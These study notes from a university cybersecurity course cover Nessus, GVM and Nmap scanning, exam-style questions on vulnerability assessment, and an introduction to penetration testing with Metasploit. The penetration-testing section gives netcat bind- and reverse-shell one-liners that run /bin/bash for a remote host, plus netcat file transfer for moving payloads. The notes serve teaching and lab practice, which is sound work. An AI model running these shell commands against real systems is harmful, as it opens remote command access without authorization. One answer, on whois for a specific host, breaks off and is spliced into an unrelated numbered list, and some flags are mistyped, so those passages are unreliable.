Run an unauthenticated Nessus scan (Basic Network Scan)

What: Probe targets from the outside using the Basic Network Scan template (E02 p.4). Nessus is UI-driven; the workflow is the "command."

1. Open <https://localhost:8834/>
2. New Scan -> Basic Network Scan
3. Targets: 172.30.1.21/24 (whole subnet) or individual VM IPs
4. Launch and let it complete
5. Review vulnerabilities, reported severities, affected services

Notes: Nessus gives a **description and a suggested solution** per finding (L02 p.40). CIDR /24 scans the **whole subnet** — enter individual IPs for specific VMs only (E02 p.4). Compare results against the Nmap scans (E02 p.5).

Run an authenticated Nessus scan

What: Give the scan valid credentials for deeper inspection and detection of more (esp. local/config) vulnerabilities (L02 p.40, E02 pp.5–6).

1. Configure scan as for Basic Network Scan (targets, template)
2. Before launching: set Credentials, e.g. SSH credentials for Metasploitable 2 (Linux)
3. Launch and let it complete
4. Review vulnerabilities, severities, affected services
5. Compare authenticated vs unauthenticated: note extra count/types and new local/config findings

Notes: Authenticated scans trade the need for valid credentials/access against better coverage and accuracy. Configure authentication **before** launching (E02 p.6).

Install and set up OpenVAS / GVM

What: Install the Greenbone scanner (a free, open-source fork of Nessus) on Kali and run its setup checks (L02 p.39, E02 p.2).

```
sudo apt install openvas -y
sudo gvm-setup
sudo gvm-check-setup
sudo gvm-start
```

Notes: `gvm-setup` configures and starts initial feed sync; `gvm-check-setup` verifies the install; `gvm-start`

launches services. GVM is **sensitive to feed/database state** — wait for feeds to finish syncing before scanning (E02 p.2).

Change the GVM admin password

What: Reset the auto-generated GVM admin password after first sign-in (E02 p.2).

```
sudo runuser -u _gvm -- gvmc --user=admin --new-password=XYZ
```

Notes: Open <https://localhost:9392/>, sign in with the password printed after install, then change it with this command. Note GVM's port 9392 differs from Nessus's 8834.

Run a GVM scan task

What: Create and launch a scan against the Metasploitable VMs in the GVM web UI (E02 p.4). GVM is UI-driven.

1. Open <https://localhost:9392/> and sign in
2. Scans -> Tasks -> New Task
3. Define Target: IPs of the Metasploitable VMs, save the target
4. Start the scan
5. Review vulnerabilities, severities, affected services; compare with Nmap

Notes: If you hit synchronization errors, go to **Administration** → **Feed Status**, wait until all feeds are up-to-date, then restart scanning (E02 pp.1, 4).

Recover a broken GVM install

What: Last-resort fix when GVM database/feed issues cannot be resolved by troubleshooting (L02 p.39, E02 p.1).

```
sudo apt purge openvas -y
sudo apt install openvas -y
sudo gvm-setup
```

Notes: The lecture explicitly notes that if database issues can't be fixed, the easiest fix may be to `apt purge` and reinstall (L02 p.39). Re-run setup and re-sync feeds afterward. (purge + reinstall is the lecture's stated remedy; exact apt invocation is standard syntax.)

Look up known exploits for a service with searchsploit

What: Search the local exploit-db mirror for known exploits matching a discovered service/version (connects fingerprints to known vulnerabilities, L02 p.12). (standard syntax — course names exploit-db; searchsploit is its standard offline client.)

```
searchsploit vsftpd 2.3.4
```

Notes: searchsploit queries the offline exploit-db database that ships with Kali. The lecture references **CVE** and **exploit-db** as the resources that map a service/version to known vulnerabilities (L02 p.12) — this is the analysis step, **not** exploitation.

Document a finding for the assessment report

What: Record the required per-service detail when writing up a vulnerability (E02 p.7). This is a documentation template, not a shell command.

```
Service:   FTP
Port:      21
Version:   x.x.x
Vulnerability: <at least one, with description>
Attacker impact: <what an attacker could achieve>
Severity:   <assessed by impact, justified>
Reference:  <CVE identifier if available, else cite source>
```

Notes: Do not copy the tool's severity rating verbatim — review the CVE description and real-world impact, asking e.g. "could the service be made unavailable?" (E02 p.7). Note: the source references CVE/exploit-db but does **not** define a CVSS scoring formula — do not fabricate CVSS numbers.

02. Vulnerability Assessment — Simulated Open-Book Questions

[EASY] Your manager hands you a task list and asks which item belongs to a *vulnerability assessment* and which belongs to a *penetration test*: (a) "Run `nmap -sv` to fingerprint service versions on the web server," (b) "Use Metasploit to launch a working exploit against the FTP service and pop a shell." Classify each and justify.

Answer: Place each task on either side of the assessment/exploitation line.

- (a) `nmap -sv` version fingerprinting → **vulnerability assessment**. Assessment "involves discovering host and services, while investigating possible vulnerabilities" (L02 p.8). Fingerprinting service versions is squarely in the information-gathering/scanning steps and stops short of breaking in (E02 p.2).
- (b) Launching a Metasploit exploit → **penetration test (exploitation phase)**. Exploitation is "carefully creating a proof of concept that demonstrates security problems" (L02 p.7), and Metasploit "provides exploits for vulnerabilities" (L02 p.43). A vulnerability assessment **stops before attempting exploitation** (E02 p.2).

The dividing rule: assessment finds and classifies weaknesses; the pen test's exploitation phase proves they can be used (L02 pp.7–8).

[EASY] You need to discover which hosts are alive on the internal lab subnet `192.168.1.0/24` but you want to probe only a few IPs rather than every address. Write the exact command and name one risk the lecture flags for this tool.

Answer: Use NetDiscover with the range and the "few IPs" flag:

```
netdiscover -r 192.168.1.0/24 -f
```

- `-r` specifies the network/range to scan, and `-f` tells NetDiscover to probe only a few IPs instead of every IP (L02 p.23).

Risk the lecture flags: NetDiscover **can cause a DoS on the target network**, so it should only be run where you are authorized (L02 p.23).

[EASY] A teammate claims "every open port we found is a vulnerability we must report." Using the lecture's reasoning, correct them and give the lecture's own example.

Answer: The claim is **false**. "Not every open port is a security risk" (L02 p.12). The lecture's own example: **port 22 open on a managed server for SSH access is normal** — that is expected, legitimate functionality, not a finding.

A service becomes a risk only when it is **vulnerable, misconfigured, or exposed to an untrusted network** (L02 p.12). Deciding which open ports actually matter requires researching the specific service/version against resources like **CVE** and **exploit-db** (L02 p.12). Reporting every open port indiscriminately is the classic beginner error the chapter warns against (Gotchas).

[EASY] You ran `nmap` against a host and got no response to the ping. Your colleague concludes "the host is down." Per the lecture, why is that conclusion unsafe, and what flag lets you scan anyway?

Answer: "No response" is **ambiguous**. For a regular ICMP scan, no response can mean either the port is open but **doesn't respond to Nmap**, or the **traffic is filtered** (L02 p.27). Firewalls can also deliberately **block pings to prevent host discovery** (L02 p.27). So "no reply" does not reliably mean "host down."

The flag to scan anyway is `-Pn`, which **omits host discovery** and treats the host as up, proceeding straight to the port scan (L02 p.26). This is exactly the case `-Pn` exists for: hosts that silently drop pings (Gotchas).

[EASY] For your report you want Nmap output that is both human-readable and machine-parseable so you can quickly grep by port later. Which single output flag gives you everything, and what three files result?

Answer: Use `-oA <filename>`, which logs results in **all three formats** (L02 pp.31, 34):

```
nmap -sS <target-IP> -oA scan-results
```

This produces:

- `scan-results.nmap` — **normal** (human-readable) output
- `scan-results.xml` — **XML** (feeds other tools)
- `scan-results.gnmap` — **grepable** output (filter quickly by port/service)

This supports the lab requirement to record and compare results across scans (E02 p.4).

[MEDIUM] You are hired to assess a company but have not yet been granted any authorization to touch their systems. You still want to learn their tech stack and IP ranges. Describe a passive-only workflow using lecture-named resources, and explain why it is safe to do before authorization.

Answer: Because you have no authorization, you must stay **passive** — "gathering information about the target without actually scanning its network/system" using volunteered intel (L02 p.11). A passive-only workflow with lecture-named resources:

1. **Inspect the company's website technology and history** using **Netcraft** (technology stats) and **archive.org** (historical snapshots) (L02 pp.14–18).
2. **Search Shodan** (shodan.io) for already-exposed/vulnerable systems associated with the organization (L02 pp.19–20).
3. **Read job ads and online resources** (discussion boards, chat rooms) — consistent job ads can reveal the skills/languages/infrastructure the organization uses, and that new staff may be unfamiliar with the system (L02 p.11).

Why it is safe pre-authorization: passive scanning **never touches the target** — you only consume volunteered/public information, so it is stealthy and generally legal/low-risk (L02 p.11). Note that anything that sends packets *to the target* (Nmap, Nessus, even active probing) crosses into **active** scanning, which is detectable and may require authorization (L02 p.11, Gotchas) — so those must wait until you are authorized.

[MEDIUM] During an engagement you must scan a target that runs an aggressive

IDS, and you specifically want to avoid alarming the *application* listening on the ports. You also have a constraint: reliability is secondary to not waking the app. Choose between `-sT`, `-sS`, and `-sF`, justify, and note the residual detection risk.

Answer: Choose `-sF` (FIN scan) for maximum stealth, with `-sS` (SYN scan) as the next-stealthiest fallback; avoid `-sT` (Connect).

- `-sT` (Connect) completes the **full TCP handshake** — most reliable but **absolutely detectable** (L02 p.28). It would establish a real connection and is the loudest option, so it is wrong here.
- `-sS` (SYN) sends SYN but never completes the handshake, reading port state from the SYN-ACK. Because no connection is established, **the application is not alarmed** → **stealthier** (L02 p.29).
- `-sF` (FIN) sends a FIN packet; a non-listening port replies RST, while a listening port drops it — **even stealthier** than SYN (L02 p.30).

Stealth ordering: Connect (loudest) → SYN → FIN (stealthiest) (Q&A Q4). Since the priority is not alarming the application and reliability is secondary, `-sF` **best fits the constraint**.

Residual risk: stealth is relative — **IDS or firewall logging can still reveal both SYN and FIN scans** (L02 pp.29–30). Stealthier than Connect is not the same as undetectable.

[MEDIUM] You scanned a Metasploitable VM with Nmap and it reported only the default results. Your instructor says you "missed a service running on a high port." What did you forget, and write a command that fixes it while staying stealthy and fingerprinting versions.

Answer: By default, Nmap scans only "the most common **1000 ports** for each protocol" (L02 p.31). A service bound to a high port (above the top-1000) would simply not be scanned — that is what you missed.

The fix is `-p-` to scan **all ports** (L02 p.31). Combine it with a stealthy SYN scan and version detection:

```
nmap -sS -sV -p- <target-IP>
```

- `-sS` — stealthy half-open SYN scan (L02 p.29).
- `-sV` — version detection to fingerprint service software versions (L02 p.28).
- `-p-` — scan **all ports**, not just the default top 1000 (L02 p.31).

The lesson is the Gotcha: "Default Nmap only scans the top 1000 ports. Use `-p-` to scan all ports or you'll miss services on high ports" (L02 p.31).

[MEDIUM] In the lab you whois the domain `sdu.dk` and get a result showing "Domains By Proxy," but you still need the IP range for a *specific* host `nextcloud.sdu.dk`. Walk through the correct sequence of commands and explain why whois-ing the domain alone is not enough.

Answer: "Domains By Proxy" means the registration is **private**, so the domain-level whois hides the owner's details (L02 p.22). To learn about a *specific host*, you must whois the **IP** of that host, not just the domain (E02 p.4). Correct sequence:

```
host nextcloud.sdu.dk          # or: nslookup nextcloud.sdu.dk - resolve the host to an IP
whois <nextcloud-IP>          # whois works on IPs as well as domains
```

4. **80/tcp Apache 2.4.7 → conditional.** A web server being open is expected, but the version is old; whether it is a finding depends on known CVEs for that build and configuration (L02 p.12). Worth a version-specific CVE check, not an automatic finding.
5. **22/tcp OpenSSH 7.9 → likely benign.** This mirrors the lecture's exact example: "port 22 open on a managed server for SSH access" is normal (L02 p.12). It is only a risk if that specific version has a known issue or it is misconfigured — otherwise do not report it just for being open.

Key discipline: do not report every open port; tie each to vulnerable/misconfigured/exposed reasoning and CVE/exploit-db research, and prioritize the ones with both an old/known-bad version and network exposure (L02 p.12, E02 p.7).

[HARD] Your unauthenticated Nessus scan of Metasploitable 2 (Linux) returned 12 findings. The lab asks you to run an authenticated scan next and compare. Explain how to configure the authenticated scan, predict what *new categories* of findings you'd expect, and explain the trade-off you must note in the comparison (Exercise 7).

Answer: Configuration (Exercise 5 workflow, E02 pp.5–6):

1. Identify valid credentials for the target — e.g. **SSH credentials for Metasploitable 2 (Linux)** (E02 p.6).
2. Configure the scan as in the basic scan: set target IPs and select the template (E02 p.6).
3. **Before launching**, configure the **authentication settings** for the targets with those SSH credentials (E02 p.6) — this must happen *before* launch (Gotchas).
4. Launch, let it complete, then review the vulnerabilities, severities, and affected services (E02 p.6).

New categories of findings to expect: an authenticated scan is given valid credentials, allowing **deeper inspection** and detection of **more vulnerabilities — particularly local or configuration-related ones** (E02 p.6). The slides confirm Nessus "supports authenticated scan, thereby detecting more vulnerabilities" (L02 p.40). So beyond the externally visible service issues, expect new **local/config** findings: missing patches, weak local configurations, outdated installed packages, etc. — things invisible from the outside.

Trade-off to note (Exercise 7): authenticated scanning gives better **coverage and accuracy** (more findings, including local/config issues) **at the cost of needing valid credentials and access** to the target (E02 p.6, L02 p.40). The comparison should state the extra count/types of findings and which were newly surfaced only because of authentication.

[HARD] You decode a colleague's two commands: `nmap -Pn -sn 10.0.0.5` looks contradictory to you. Explain what `-Pn` and `-sn` each do, why combining them is self-defeating, and write the two separate commands that achieve (a) a ping sweep with no port scan and (b) a port scan that skips host discovery.

Answer: The two flags are **opposites** that relate to Nmap's two phases (L02 p.26):

- `-Pn` *omits host discovery* — assume the host is up, proceed straight to the **port scan** (useful when ping is firewalled) (L02 p.26).
- `-sn` *omits the port scan* — do **host discovery only** (a ping sweep to see which hosts are up) (L02 p.26).

Why combining them is self-defeating: `-Pn` says "skip discovery, do the port scan," while `-sn` says "skip the port scan, do discovery." Together they ask Nmap to skip *both* phases, which leaves essentially nothing meaningful to do — they cancel each other out. Mixing them up (or stacking them) is the classic

exam trap (Gotchas).

The two correct, separate commands:

```
nmap -sn 10.0.0.5      # (a) ping sweep / host discovery only, no port scan
nmap -Pn 10.0.0.5     # (b) port scan that assumes host is up, skips host discovery
```

[HARD] An automated scanner (GVM) tags an FTP finding as "Critical." Your report draft just copies that rating. Your reviewer rejects it and points to the lab's reporting rules. Explain step-by-step how to properly justify the severity, and what specific questions the lab wants you to ask.

Answer: The reviewer is right: the lab explicitly says **do not simply copy the automated tools' severity ratings** — you must review the CVE descriptions and real-world impact yourself (E02 p.7). Proper justification, step by step:

1. **Document the service precisely:** service name, port, and version — e.g. "FTP, port 21, version x.x.x" (E02 p.7).
2. **Open the associated CVE description** (or cite the source) for that specific version (E02 p.7). The CVE identifier should be provided where available (E02 p.7).
3. **Describe at least one concrete vulnerability and what an attacker could achieve** with it (E02 p.7).
4. **Assess and justify severity by real-world impact**, not by the tool's number (E02 p.7). Tools can also produce **false positives**, which the lab asks you to identify and flag for manual verification (E02 p.6).

Specific questions the lab wants you to ask (E02 p.7):

- "Could the service be made **unavailable**?"
- "What are the **associated risks**?"

In short: the scanner's "Critical" is a starting hint, not the conclusion. The report must demonstrate the ability to **interpret, prioritize, and communicate** findings based on impact (E02 p.7), and you should be ready to *disagree* with the tool when the real-world impact differs.

[HARD] You must choose a scan strategy for a production system where the client has explicitly said "do not crash anything and minimize log noise," but they also need accurate service-version data for the report. Combine the right scan type, timing template, and version detection into one command, and justify each choice against the constraints.

Answer: The constraints are: (1) don't disrupt the production system, (2) minimize log noise/detection, (3) still get accurate service versions. A command that balances these:

```
nmap -sS -sV -T2 <target-IP>
```

Justification per flag:

- **-sS (SYN scan)** — half-open; it never completes the handshake, so **the application is not alarmed**, making it stealthier than a full Connect scan and gentler on the service (L02 p.29). A full **-sT**

Connect scan is "absolutely detectable" and establishes real connections, which is louder and slightly more invasive (L02 p.28), so it is the wrong fit. (`-sF` is stealthier still but trades reliability; here we still need accurate data, so SYN is the balanced choice — L02 p.30.)

- `-sv` (**version detection**) — required to deliver the **accurate service-version data** the report needs (L02 p.28); without it you cannot fingerprint software versions for CVE research (E02 p.7).
- `-T2` (**polite**) — a slower, **less noisy** timing template. Lower `-T` numbers are slower and stealthier; higher numbers are "noisier and more likely to be logged or to disrupt the target" (L02 p.34). `-T2` deliberately throttles the scan to reduce both log noise and the chance of disrupting a production box, rather than `-T4/-T5` which are aggressive/insane (L02 p.34).

Caveats to record: even a SYN scan can be revealed by **IDS/firewall logging** (L02 p.29), and active scanning of any kind touches the target — so this must be done only under the existing authorization (Gotchas). Avoid DoS-capable tools like NetDiscover on a production network (L02 p.23).

[VERY HARD] An exam answer template asks you to "score the FTP vulnerability using CVSS base metrics and give the numeric score." Using only this lecture and lab as your source, explain precisely what you can and cannot legitimately write, and how to handle the gap without fabricating.

Answer: This is a deliberate trap. CVSS is **NOT defined in this material**. The slides reference CVE and exploit-db (L02 p.12) and the lab mentions "severity levels/ratings" produced by Nessus/GVM (E02 pp.4–7), but **no CVSS metric groups, score ranges, or scoring formula appear in these PDFs** (Gotchas).

What you can legitimately write from this source:

- The **service identification**: name, port, version, e.g. "FTP, port 21, version x.x.x" (E02 p.7).
- At least one **vulnerability**, **what an attacker could achieve**, and a **CVE identifier or cited source** (E02 p.7).
- A **severity assessment justified by real-world impact** — asking "could the service be made unavailable?" and "what are the associated risks?" (E02 p.7) — and an awareness that you must **not** just copy the tool's rating (E02 p.7).

What you cannot legitimately write from this source: any CVSS **base metric vector** (e.g. AV/AC/PR/UI/...), any **numeric base score**, or score-to-severity bands. None of that is in L02 or E02; inventing it would be fabrication.

How to handle the gap without fabricating: if the answer genuinely needs CVSS specifics, **flag explicitly that CVSS comes from outside this lecture** rather than citing L02/E02 (Gotchas). Then satisfy the actual intent — communicating severity — using the impact-based method the lab *does* teach (E02 p.7): describe attacker capability, availability/confidentiality/integrity impact in prose, and tie it to the CVE description. That answers the spirit of the question honestly while staying grounded in the source.

[VERY HARD] Two analysts assess the same network. Analyst A runs only Nmap; Analyst B runs only Nessus (unauthenticated). They produce different findings and accuse each other of being wrong. Reconcile this: explain why both sets can be valid, what each tool is *for*, and why the lab insists you run both and even cross-check.

Answer: Neither analyst is necessarily "wrong" — the tools have **different jobs**, so divergent findings are expected, not contradictory.

- **Nmap is primarily a discovery tool:** live hosts, open ports, services, versions, and OS (L02 pp.25–28), and it can do *basic* vuln checks via NSE scripts (L02 p.32). It tells you the **attack surface** and the raw version data.
- **Nessus is an automated vulnerability scanner:** per finding it gives a **description and a suggested solution** (L02 p.40), and it can run **authenticated** for deeper coverage (L02 p.40). It maps services to known vulnerabilities for you.

Why both sets can be valid: the lab explicitly expects that when you compare, you will find (E02 p.5):

- vulnerabilities that were **predictable** from Nmap's version output,
- vulnerabilities that were **not obvious** from Nmap alone, and
- **services seen by only one tool.**

So Analyst A's version-driven list and Analyst B's vulnerability list can both be correct while differing — they are looking at different layers.

Why cross-check: automated scanners are fast but **can produce false positives**, so findings sometimes need **manual verification** (E02 pp.5–6). Running both lets you (1) confirm Nessus findings against Nmap's observed services/versions, (2) catch services one tool missed, and (3) flag false positives for manual checking (E02 pp.5–6). The reconciliation, not the accusation, is the actual assessment skill the lab is testing. (And note Analyst B used *unauthenticated* Nessus, so it would still miss local/config issues an authenticated scan would catch — L02 p.40, E02 p.6.)

[VERY HARD] You're told to perform "stealthy reconnaissance only — absolutely no packets to the target," yet your task also requires (a) the target's IP range and (b) a list of its open ports. Determine which requirement is impossible under the constraint, justify with the passive/active definitions, and propose the most defensible compromise.

Answer: Split the two requirements against the **passive vs. active** boundary.

- **Passive scanning** gathers info **without actually scanning the target's network/system**, using volunteered intel — websites, archive.org, Shodan, job ads (L02 p.11). It never touches the target.
- **Active scanning** *actively probes* the target with tools (Nmap, Nessus, Burp/ZAP) to extract information **not volunteered** (L02 p.11). Anything that sends packets to the target is active (Gotchas).

Now classify:

- **(a) IP range — achievable passively.** You can derive IP ranges without touching the target: whois on a resolved IP reveals registered network ranges (E02 pp.3–4), and Shodan/Netcraft expose hosting/technology data (L02 pp.14–20). (Caveat: whois/DNS lookups query *registrars/DNS*, not the target's own services, so they don't violate "no packets to the target.")
- **(b) Open-port list — impossible under the constraint.** Determining open ports requires a **port scan**, which is inherently **active** — Nmap "actively scanning the target" sends packets to it (L02 p.11, p.26). There is no way to enumerate live open ports without interacting with the target. The constraint "no packets to the target" directly forbids the only methods that produce (b).

Most defensible compromise: complete (a) fully via passive means, and for (b) provide only what is **already volunteered/public** — e.g. **Shodan** results, which is a passive search engine for exposed/vulnerable systems (L02 pp.19–20). Shodan may show previously observed open ports/services *without you scanning*, satisfying the "no packets" rule. Then explicitly flag that a *live, current* open-port list is **out of scope** under the passive-only constraint and would require authorization to scan actively (L02 p.11,

Gotchas). This honestly delivers (a), best-effort (b) from volunteered data, and documents the boundary rather than silently breaking it.

[VERY HARD] Construct a single Nmap command for this scenario and defend every flag: the target firewall drops ICMP pings, you need to scan *all* ports on a host that may have services on high ports, fingerprint versions AND the OS, run default scripts, keep it relatively stealthy, and save output for the report in a parseable form. Then name one limitation your command still cannot overcome.

Answer: A command meeting every requirement:

```
nmap -Pn -sS -sV -A -p- <target-IP> -oA assessment-host
```

Defense of each flag against the requirement:

- **-Pn** — the firewall **drops ICMP pings**, and "no response" to a ping is ambiguous (L02 p.27). **-Pn omits host discovery** and assumes the host is up so the scan proceeds despite blocked pings (L02 p.26).
- **-sS** — SYN scan keeps it **relatively stealthy**: half-open, never completes the handshake, so the application is not alarmed (L02 p.29) — stealthier than a full Connect scan (L02 p.28).
- **-sV** — **version detection** to fingerprint service software versions for CVE research (L02 p.28, E02 p.7).
- **-A** — aggressive detection: **OS detection + version + default NSE scripts** (L02 p.34, E02 p.4), covering the "OS + scripts" requirements. (Note **-A** overlaps with **-sV**; included to also pull OS and default scripts.)
- **-p-** — scan **all ports**, so services on **high ports** above the default top-1000 are not missed (L02 p.31).
- **-oA assessment-host** — saves output in **all three formats** including the grepable `.gnmap` and XML `.xml` parseable forms plus the human-readable `.nmap` for the report (L02 pp.31, 34).

One limitation it still cannot overcome: stealth here is only relative — **IDS/firewall logging can still reveal a SYN scan** (L02 p.29), and a full **-p-** aggressive scan is fairly noisy by volume. The command cannot make you truly invisible; if true low-detectability mattered more than completeness, you'd trade toward **-sF** and a slow timing template like **-T2/-T1** (L02 pp.30, 34), accepting less reliability and a slower scan. (It also still requires authorization — active scanning touches the target — Gotchas.)

[VERY HARD] You enumerate SMB on a target and want to list its user accounts as part of fingerprinting/enumeration — without exploiting anything. Write the precise NSE-based command, locate where to discover such scripts, explain why this still counts as *assessment* and not *exploitation*, and identify the one moment this crosses the line into a pen test.

Answer: Command (NSE, port 445):

```
nmap --script smb-enum-users.nse -p 445 <target-IP>
```

This is the lecture's exact example for extending Nmap with the Nmap Scripting Engine (NSE) to enumerate SMB users (L02 p.32).

Where to discover such scripts: scripts live in the Nmap book or locally at `ls /usr/share/nmap/scripts`, and per-script help is available via `--script-help <script-name>` (L02 p.32). So you would list `/usr/share/nmap/scripts`, find SMB-related scripts, and read their help before running them.

Why this is still assessment, not exploitation: enumeration is the act of "gathering detailed info about systems and services: web servers, OS, **user accounts**, application versions" (E02 p.3, glossary). It is part of the fingerprinting/enumeration step of a vulnerability assessment, which "involves discovering host and services, while investigating possible vulnerabilities" and **stops before exploitation** (L02 p.8, E02 p.2). Listing user accounts *identifies* attack surface and information — it does not *use a payload to break in*. Even though it actively touches the target (active scanning — L02 p.11), discovery/enumeration sits inside the assessment scope.

The moment it crosses into a pen test: the line is crossed the instant you move from *enumerating* the accounts to *using* them against the service — e.g. feeding those usernames into a credential attack or launching a **Metasploit Exploit module with a payload** that "runs remotely" to gain access (L02 p.43). Exploitation is "carefully creating a proof of concept that demonstrates security problems" (L02 p.7); the enumeration itself is assessment, but turning the enumerated users into actual access is exploitation — the boundary the chapter repeatedly stresses (L02 pp.7–8, Gotchas).

03. Penetration Testing

Source material: L03_Penetration Testing.pdf (42 slides) and E03.pdf (Lab 03, 6 pages), Cybersecurity F26, Centre for Industrial Software (CIS), SDU. Lecturer: Sani Abdullahi (L03 p.1). All claims below are grounded in these two documents; citations point to lecture slides as (L03 p.N) and lab pages as (E03 p.N). Where the slides only hint at something, that is noted explicitly.

Overview

Penetration testing ("pentesting") is the **authorized, simulated attack against a running system** to test its security (L03 p.7). It is the natural follow-on to vulnerability assessment (last week's topic, L03 p.2): vulnerability assessment *finds* weaknesses, penetration testing *proves* they are real and exploitable by carefully building a proof of concept that demonstrates the security problem without harming the target (L03 p.8). Pentesting is not a guarantee of security, but it should complement a broader security strategy such as threat modelling during development and deployment (L03 p.7). The EU NIS2 Directive legally requires certain organizations across member states to conduct penetration testing (L03 p.7).

This chapter matters because, in practice, most organizations are flying blind about how they get breached. A Sophos / Vanson Bourne survey of 3,100 IT managers across 12 countries found 68% of companies were hit by a cyber attack in 2023, and 1 in 5 did not know how the attacker got in — "You can't plug holes if you don't know where they are" (L03 p.9). The lecture's practical core is hands-on offensive tooling on a Kali attacker machine against deliberately vulnerable targets (Metasploitable 2 = Linux, Metasploitable 3 = Windows): reconnaissance/enumeration, netcat shells, the Metasploit Framework (auxiliary → exploit → post-exploit modules), and custom payload generation with MSFvenom (L03 p.5). The companion lab (E03) walks the full methodology end-to-end — classify vulnerabilities, plan a strategy, exploit, perform post-exploitation, and write an executive report — and is a graded, exam-supporting submission (E03 p.1).

Key Concepts

Hacker taxonomy (hat colours and skill)

What/why: Before doing offensive work you must place yourself ethically and legally. The lecture gives a simple taxonomy of attackers (L03 p.6):

- **Black hat** — malicious intent, for gain/profit, or destruction for ideological purposes (L03 p.6).
- **White hat** — "ethical hacking": hacking *with permission* to improve security, e.g. penetration testing and assessing risks (L03 p.6).
- **Grey hat** — usually obeys the law, but also hacks *without permission* (L03 p.6).
- **Script kiddy** — slang for an unskilled person who uses one or two pre-made hacking tools or scripts (L03 p.6).

How it bites: The slides raise a deliberate ethical tension — "Where should we consider ourselves?" — and note the possible conflict between the hacker's self-view of "doing good" and the victim's perspective (L03 p.6). The lecture pushes this further: even a contracted (white-hat) pentester should ask whether their hacking is genuinely "ethical," and how a hacker differs from a system administrator (L03 p.10). The ethical anchor offered is Kant's Categorical Imperative — "Act only according to that maxim whereby you

can, at the same time, will that it should become a universal law" — applied to the idea that large-scale systems run on trust in privileged users, and a complete breakdown of that trust is costly (L03 p.11).

What penetration testing is (and is not)

What: Testing the security of a *running* system via an **authorized "simulated attack"** (L03 p.7).

Why: It is **not a guarantee of security**, but it should complement any security strategy — e.g. threat modelling as part of the development/deployment process (L03 p.7). Legal driver: the EU NIS2 Directive requires certain organizations to perform it (L03 p.7).

How (the methodology / pentest activities): The lecture lists the activities in order (L03 p.8):

1. **Getting permission** — possibly as part of a job. This is the rules-of-engagement / authorization step (L03 p.8).
2. **Gathering information (recon)** — about the company, IP addresses, web sites; scan IP addresses, enumerate hosts & services, fingerprint services (L03 p.8).
3. **Threat modelling** — defining *what the penetration test covers* (scope) (L03 p.8).
4. **Vulnerability analysis** — connecting the collected intel to possible vulnerabilities (L03 p.8).
5. **Exploitation** — carefully creating a proof of concept that demonstrates the security problem *without harming the target* (L03 p.8).
6. **Reporting** — report and/or fix the problems (L03 p.8).

The lab (E03) operationalizes this same flow as exercises: classification/categorization → strategy & planning → actual exploitation → post-exploitation analysis → executive reporting (E03 p.1–4).

Why search for actual problems (the evidence)

What/why: Justifies pentesting with the Sophos / Vanson Bourne survey of 3,100 IT managers, 12 countries, companies of 100–5000 users (L03 p.9). Key findings:

- 68% of companies were hit by a cyber attack in 2023 (L03 p.9).
- 1 in 5 did not know how the attacker got in (L03 p.9).
- Most threats are discovered late: 37% only when they reach servers, another 37% on the network (L03 p.9).
- "Attacks typically start on endpoint devices, so if companies are only picking them up on the server, that means attackers have already been snooping around their infrastructure for some time" (L03 p.9).

Takeaway: Detection is too late and too server-centric; proactively finding holes (pentesting) is how you plug them (L03 p.9).

Reconnaissance & enumeration — local socket inspection

What: Inspect what is open and connected on a host. **Why:** to know which processes, ports and services exist before/while attacking (this is the "enumerating hosts & services, fingerprinting services" step of the methodology, L03 p.8).

How (L03 p.13): - **lsof** — lists open sockets/files; can show files opened by processes and processes for a certain port; needs administrative privileges for all information. Example: `sudo lsof -i :8080` (port 8080). - **netstat** — network status and active connections (e.g. TCP): `netstat -antp`. - **ss** — modern equivalent: `ss -at4n`.

Reconnaissance — DNS querying

What/why: The hierarchical Domain Name System (DNS) can be queried to map names to IPs and discover infrastructure (part of "gathering information," L03 p.8).

How — try these tools (L03 p.14): - nslookup www.google.com - host www.google.com - host -a gmail.com (all records) - dig +trace www.google.com (traces the resolution from the root down the hierarchy).

Netcat — the network "Swiss-army knife"

What: Netcat (nc) is a versatile tool for creating TCP/IP connections; it attaches specific IP addresses and ports (L03 p.15). It "opens pipes over the network."

Why: It underpins manual shells (bind and reverse) and file transfer — the primitives that exploits ultimately give you, and a way to understand backdoors without a framework (L03 p.15–18, p.32).

How — core uses:

- **Open a listener / connect (L03 p.15):**
- Listen for incoming connections: `nc -lvp <port>`
- Connect to it from another terminal/host: `nc <ip> <port>` (the IP should be your listening host, e.g. the Kali machine).
- Flags: `-l` listen, `-v` verbose, `-n` no DNS resolution, `-p` port.
- **Bind shell — shell served by the listener (L03 p.16):** Use `-e /bin/bash` to execute a shell. The listener ("server") runs `nc -lvp <port> -e /bin/bash`; the client connects with `nc <ip> <port>` and then runs `whoami / id`, getting access *as a user*. **Caution: this lets anyone with access execute commands on your system** (L03 p.16). Practiced locally between Metasploitable 2 and Kali.
- **Reverse shell — "the other way round" (L03 p.17):** The shell connects *out* to the listener. Start the listener **empty**: `nc -lvp <port>`. On the other host, connect *and* serve the shell: `nc <ip> <port> -e /bin/bash`. Now the *listener* side types `whoami / id`. The slide poses the design question: *why* bring up `/bin/bash` as a reverse shell? (Answer in Gotchas: reverse shells beat inbound firewalls/NAT because the victim initiates the outbound connection.)
- **File transfer (L03 p.18):** Stream a file over the network. Sender/receiver pairing:
 - `nc -lvp <port> < file_contents_to_send`
 - On the other host: `nc <ip> <port> > file_content_received`
 - (In the lab this pattern is reused to move a payload between machines, E03 p.5.)

Metasploit Framework — what it is and why

What: A framework that *provides exploits for vulnerabilities* (L03 p.19). First released in 2003; owned by Rapid7 (L03 p.19).

Why use it: Suppose you are a pentester and need to verify a vulnerability on a machine — you may need to exploit it to prove it is a real, prevalent issue (L03 p.19). You can search the internet/online resources such as <https://www.exploit-db.com/>, **but be careful**: not all exploits found online do what they claim; some do *more* and cause further damage to the target. It is important to read through the exploit code and understand what it does (L03 p.19).

Metasploit module types

Metasploit is organized into module types (L03 p.20–21; ref docs.metasploit.com):

- **Auxiliary** — includes port scanners, fuzzers, sniffers, spoofers, and more (L03 p.20).

- **Exploits** — modules that *use payloads* (L03 p.20). An exploit only works if the target actually has that specific vulnerability (L03 p.28).
- **Payloads** — consist of code that runs *remotely* (on the target) (L03 p.20).
- **Post** — used *after gaining access*, e.g. privilege escalation, credential harvesting, data extraction (L03 p.21).
- **Encoders** — used to encode the payload to bypass antivirus or IDS (L03 p.21).
- **Nops (NOP generators)** — assist buffer-overflow execution (the slide writes "Nopes") (L03 p.21).

Metasploit console workflow & required options

Starting (L03 p.22): Type `msfconsole`. Enter `help` to see all commands and their descriptions. To leave, type `exit` and press enter.

